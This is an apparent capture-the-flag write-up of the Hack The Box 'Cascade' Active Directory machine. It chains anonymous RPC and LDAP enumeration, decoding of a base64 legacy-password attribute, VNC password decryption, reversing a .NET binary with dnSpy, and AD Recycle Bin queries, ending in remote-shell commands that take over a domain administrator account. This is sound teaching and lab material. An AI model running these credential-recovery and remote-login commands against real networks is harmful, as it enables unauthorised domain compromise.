Overview
Cascade is a medium Windows Active Directory box and one of the better "credentials lead to more credentials" chains on HTB. There's no exploit anywhere, every step is enumeration and credential recovery: an LDAP-stored legacy password, an encrypted VNC password with a hardcoded key, a .NET binary reverse-engineered in dnSpy to recover a database password, and finally the AD Recycle Bin, where a deleted admin account still carries the password that owns the domain.
Recon
Anonymous SMB connected but listed no shares. When SMB null sessions come up empty, the next stop is RPC, which was open:
rpcclient -U '' -N 10.10.10.182
rpcclient $> enumdomusers
user:[arksvc] user:[s.smith] user:[r.thompson] user:[BackupSvc] ...
Why RPC after SMB: even with no readable shares,
rpcclientcan often enumerate domain users over the same null session. That user list becomes the spray/target set for everything downstream.
LDAP was also queryable anonymously. Dumping person objects surfaced a non-standard attribute on r.thompson:
ldapsearch -h 10.10.10.182 -x -b "DC=cascade,DC=local" '(objectClass=person)'
cascadeLegacyPwd: clk0bjVldmE=
cascadeLegacyPwdis a custom attribute the admins added to store a password, base64-encoded, which is encoding, not encryption. Decoding it is instant:
echo clk0bjVldmE= | base64 -d -> ‹redacted›
Foothold
r.thompson → VNC Password → s.smith
Those creds failed over WinRM but worked for SMB. The data share held VNC Install.reg containing an encrypted VNC password:
"Password"=hex:6b,cf,2a,4b,6e,5a,ca,0f
Why VNC passwords are trivially reversible: VNC encrypts the stored password with a fixed, publicly known DES key. Tools like
vncpwdjust decrypt it. It's obfuscation, not security.
echo '6bcf2a4b6e5aca0f' | xxd -r -p > vnc_enc_pass
/opt/vncpwd/vncpwd vnc_enc_pass   ->   Password: ‹redacted›
That password belonged to s.smith, and this one did work over WinRM:
crackmapexec winrm 10.10.10.182 -u s.smith -p ‹redacted›   ->   (Pwn3d!)
evil-winrm -u s.smith -p ‹redacted› -i 10.10.10.182
Privilege Escalation
s.smith → dnSpy → arksvc
s.smith belonged to the "Audit Share" group, granting access to the Audit$ share. It contained Audit.db (SQLite), CascAudit.exe, and RunAudit.bat:
CascAudit.exe "\\CASC-DC1\Audit$\DB\Audit.db"

The SQLite data was base64 that wouldn't decode, encrypted. So I loaded CascAudit.exe into dnSpy. The binary opens the DB, reads the Ldap table, and decrypts a password in code. Setting a breakpoint where the SQL connection closes and running it with a copy of Audit.db revealed the plaintext:
arksvc : ‹redacted›
crackmapexec winrm 10.10.10.182 -u arksvc -p ‹redacted› -> (Pwn3d!)
arksvc → AD Recycle Bin → Administrator
arksvc is a member of AD Recycle Bin.
Why that group is the win: when an AD object is deleted, it isn't immediately purged, it's tombstoned in the Recycle Bin, retaining its attributes. Members of the AD Recycle Bin group can read deleted objects. If a now-deleted account had a password stored in
cascadeLegacyPwd, it's still there.
Querying deleted objects turned up a TempAdmin account (referenced earlier in an HTML file) with the legacy attribute set:
Get-ADObject -filter { SAMAccountName -eq "TempAdmin" } -includeDeletedObjects -property *
cascadeLegacyPwd : YmFDVDNyMWFOMDBkbGVz
echo YmFDVDNyMWFOMDBkbGVz | base64 -d -> ‹redacted›
TempAdmin's password was reused by the real Administrator:
crackmapexec winrm 10.10.10.182 -u administrator -p ‹redacted› -> (Pwn3d!)
Root
evil-winrm -u administrator -p ‹redacted› -i 10.10.10.182
Box rooted.
Takeaways
- When SMB null gives no shares, pivot to RPC and LDAP. Both leaked the user list and the first password here.
- VNC stored passwords use a fixed key, recoverable instantly with
vncpwd. - Reverse the binary when the data is encrypted. dnSpy turned an opaque SQLite blob into a working credential.
- AD Recycle Bin retains attributes of deleted objects, including legacy passwords, and admins reuse them. That chain of reuse is what ultimately owned the domain.